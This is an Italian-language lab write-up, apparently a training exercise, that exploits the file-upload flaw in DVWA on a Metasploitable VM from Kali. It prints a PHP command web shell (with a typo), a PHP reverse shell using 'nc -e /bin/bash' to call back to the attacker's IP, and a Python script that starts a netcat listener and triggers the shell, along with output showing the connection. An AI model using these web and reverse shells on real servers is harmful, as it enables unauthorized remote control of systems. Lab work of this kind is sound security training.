

Sfruttamento della vulnerabilità di File Upload su DVWA

1. Configurazione ambiente

Macchine virtuali:

- Kali linux (192.168.0.115)
- Metasploitable (192.168.0.113)

2. Accesso alla dvwa


Url usato: <https://192.168.0.113/dvwa>

Credenziali usate:

- Username: admin
- Password: password

Modifiche effettuate:

- Livello di sicurezza Low



3. Upload della prima shell PHP

Contenuto del file:

```
</php system($_GET['cmd']): ?>
```

La shell PHP e' stata con successo caricata in

/dvwa/hackable/uploads/shell.php tramite la pagina in



/dvwa/vulnerabilities/upload/



4. Esecuzione remota da shell

Formato URL usato per i test:

`http://<192.168.0.113>/dvwa/hackable/uploads/shell.php?cmd=COM`
ANDO



5. Caricamento di una reverse shell (shell2.php)

Contenuto del file:

```
1  <?php
2  $ip = '192.168.0.115'; // IP della macchina Kali
3  $port = 9002;         // Porta in ascolto su Kali
4  $cmd = "nc $ip $port -e /bin/bash"; // Usa Netcat per la reverse shell
5  exec($cmd);
6  ?>
```

Il caricamento su dvwa di questa reverse shell e' analogo alla prima shell.

6. Attivazione della reverse shell

Contenuto del file:

```
1  import subprocess
2  import requests
3  import time
4
5  # parametri
6  kali_ip = "192.168.0.115"
7  listen_port = "9002"
8  target_url = "http://192.168.0.113/dvwa/hackable/uploads/shell2.php"
9
10 # 1. avvia netcat in ascolto
11 print(f"[+] avvio netcat su {kali_ip}:{listen_port}")
12 nc_process = subprocess.Popen(["nc", "-lvnp", listen_port])
13
14 # 2. aspettare per sicurezza
15 print("[+] caricamento, attendere...")
16 time.sleep(2)
17
18 # 3. invia la richiesta GET per attivare la reverse shell
19 print(f"[+] richiedo {target_url} per attivare la reverse shell")
20 try:
21     response = requests.get(target_url, timeout=5)
22     print(f"[+] risposta HTTP: {response.status_code}")
23 except requests.exceptions.RequestException as e:
24     print(f"[+] errore nella richiesta: {e}")
25
26 # 4. attende che netcat termini (interrompere con ctrl+c)
27 try:
28     nc_process.wait()
29 except KeyboardInterrupt:
30     print("[+] interrotto da tastiera. chiusura in corso")
31     nc_process.terminate()
```

A questo punto possiamo lanciare questo script in python per prendere controllo di una shell reverse shell.

Funzionamento:

1. Avvia il servizio netcat pronto a ricevere una connessione sulla porta 9002.
2. Invia una richiesta GET all'indirizzo dove si trova la shell2.php (che si conettera' a kali sulla porta 9002)
3. Si possono ora digitare i comandi nella shell.

```
(kali@kali)-[~/Desktop/M1S2L1]
$ python ./reverseShell2.py
[+] avvio netcat su 192.168.0.115:9002
[+] caricamento, attendere ...
listening on [any] 9002 ...
[+] richiedo http://192.168.0.113/dvwa/hackable/uploads/shell2.php per attivare la reverse shell
connect to [192.168.0.115] from (UNKNOWN) [192.168.0.113] 50270
ls
dvwa_email.png
shell.php
shell2.php
```

